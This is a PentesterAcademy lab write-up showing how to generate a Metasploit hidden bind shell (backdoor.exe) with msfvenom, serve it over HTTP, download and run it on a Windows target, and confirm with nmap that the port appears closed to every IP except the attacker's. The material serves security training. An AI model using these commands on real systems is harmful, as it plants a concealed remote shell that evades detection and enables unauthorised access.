ATTACK DEFENSE

by PentesterAcademy


Name	Windows: Hidden Bind Shell
URL	https://attackdefense.com/challengedetails?cid=2352
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

In this exercise we are going to generate a hidden bind shell which will only be accessible to the provided IP address of the attacker machine. For other machines it would not be exposed to connect.

Step 1: Checking IP address


Command: ip addr



```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ip_vti0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/ipip 0.0.0.0 brd 0.0.0.0
4739: eth0@if4740: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
4741: eth1@if4742: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:0a:0f:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.10.15.2/24 brd 10.10.15.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~# 
```

Step 2: Generating Hidden bind shell payload

Command: msfvenom -p windows/shell_hidden_bind_tcp AHOST=10.10.15.2 LPORT=4444 -f exe > backdoor.exe



```
root@attackdefense:~# msfvenom -p windows/shell_hidden_bind_tcp AHOST=10.10.15.2 LPORT=4444 -f exe > backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 386 bytes
Final size of exe file: 73802 bytes
root@attackdefense:~# file backdoor.exe
backdoor.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@attackdefense:~# 
```

About Hidden Bind Shell Payload:


“Listen for a connection from a certain IP and spawn a command shell. The shellcode will reply with a RST packet if the connection is not coming from the IP defined in AHOST. This way the port will appear as "closed" helping us to hide the shellcode.”

Source: https://www.rapid7.com/db/modules/payload/windows/shell_hidden_bind_tcp/

We have successfully generated the Hidden Shell.

Step 3: Running python HTTP server to serve the backdoor.exe file

Commands: ls
python -m SimpleHTTPServer 80




```
root@attackdefense:~# ls
Desktop  backdoor.exe  thinclient_drives
root@attackdefense:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Switch to Target Machine


Step 4: Switch to the Target machine and run powershell.exe terminal to download msf.odt file

Command: iwr -UseBasicParsing -Uri 'http://10.10.15.2/backdoor.exe' -OutFile 'C:\Users\Administrator\Desktop\backdoor.exe'




```
PS C:\Users\Administrator> iwr -UseBasicParsing -Uri 'http://10.10.15.2/backdoor.exe' -OutFile 'C:\Users\Administrator
esktop\backdoor.exe'
PS C:\Users\Administrator> _
```

We have successfully downloaded the file on the target machine. Now, double click on the executable and run it.



Check bind shell is listening on port 4444 or not on the powershell terminal.

Command: netstat -a




```
PS C:\Users\Administrator> netstat -a

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            attacker:0             LISTENING
  TCP    0.0.0.0:445            attacker:0             LISTENING
  TCP    0.0.0.0:1025           attacker:0             LISTENING
  TCP    0.0.0.0:1026           attacker:0             LISTENING
  TCP    0.0.0.0:1027           attacker:0             LISTENING
  TCP    0.0.0.0:1028           attacker:0             LISTENING
  TCP    0.0.0.0:1035           attacker:0             LISTENING
  TCP    0.0.0.0:1036           attacker:0             LISTENING
  TCP    0.0.0.0:3389           attacker:0             LISTENING
  TCP    0.0.0.0:4444           attacker:0             LISTENING
  TCP    0.0.0.0:5985           attacker:0             LISTENING
  TCP    0.0.0.0:47001          attacker:0             LISTENING
  TCP    10.0.28.29:139         attacker:0             LISTENING
  TCP    10.0.28.29:1052        instance-data:http     ESTABLISHED
  TCP    10.0.28.29:3389        ip-10-10-15-4:38992    ESTABLISHED
  TCP    [::]:135               attacker:0             LISTENING
```

The bind shell is listening on port 4444.

Step 5: Check target machine IP address

Command: ipconfig




```
PS C:\Users\Administrator> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : ap-southeast-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::9d2b:6294:3155:4a6f%12
   IPv4 Address. . . . . . . . . . . : 10.0.28.29
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . : 10.0.16.1

Tunnel adapter isatap.ap-southeast-1.compute.internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : ap-southeast-1.compute.internal
PS C:\Users\Administrator> _
```

.
Target machine IP address is 10.0.28.29

Switch to the Kali Machine

Step 6: Scan the target machine with nmap to check port 4444 is open or not.

Command: nmap -p 4444 10.0.28.29



```
root@attackdefense:~# nmap -p 4444 10.0.28.29
Starting Nmap 7.70 ( https://nmap.org ) at 2021-05-19 09:53 IST
Nmap scan report for 10.0.28.29
Host is up (0.055s latency).

PORT     STATE SERVICE
4444/tcp open  krb524

Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds
root@attackdefense:~#
```


In the nmap scan we have discovered that port state is open.

Switch to the Attacker Machine (Windows)

Step 7: Running nmap on the target machine to check if we can still access the bind port 4444 from another IP address.

First, check the attacker windows machine IP address.

Command: ipconfig




```
PS C:\Users\Administrator> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : ap-southeast-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::4d5f:d0dc:4a56:7172%12
   IPv4 Address. . . . . . . . . . . : 10.0.18.97
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . : 10.0.16.1

Tunnel adapter isatap.ap-southeast-1.compute.internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : ap-southeast-1.compute.internal
PS C:\Users\Administrator> _
```

We can notice, the IP address of the attacker windows machine is: **10.0.18.97** and we have generated a hidden bind shell on Kali Machine and it's IP address is: **10.10.15.2**. So it is only visible to the Kali machine and not to other IP address machines.

Verifying if we can access the hidden shell from another machine.

Step 8: ping target machine IP address and verify the connectivity is there.

Command: ping 10.0.28.29




```
PS C:\Users\Administrator> ping 10.0.28.29

Pinging 10.0.28.29 with 32 bytes of data:
Reply from 10.0.28.29: bytes=32 time<1ms TTL=128
Reply from 10.0.28.29: bytes=32 time<1ms TTL=128
Reply from 10.0.28.29: bytes=32 time<1ms TTL=128
Reply from 10.0.28.29: bytes=32 time<1ms TTL=128

Ping statistics for 10.0.28.29:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
PS C:\Users\Administrator> _
```

The target machine is accessible.


Step 9: Scan target machine port 4444 from container to verify that it is only accessible from host IP address “**10.0.18.97**” (Windows Attacker Machine)

Command: nmap -p 4444 10.0.28.29



```
PS C:\Users\Administrator> nmap -p 4444 10.0.28.29
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-19 04:28 Coordinated Universal Time
Nmap scan report for ip-10-0-28-29.ap-southeast-1.compute.internal (10.0.28.29)
Host is up (0.00s latency).

PORT      STATE  SERVICE
4444/tcp closed krb524
MAC Address: 06:A7:AF:F0:EB:74 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
PS C:\Users\Administrator>
```


We can notice it’s showing port 4444 as closed. So, now we can come on the conclusion that it is only accessible from the Kali machine where the IP address is 10.10.15.2.



```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ip_vti0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/ipip 0.0.0.0 brd 0.0.0.0
4739: eth0@if4740: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
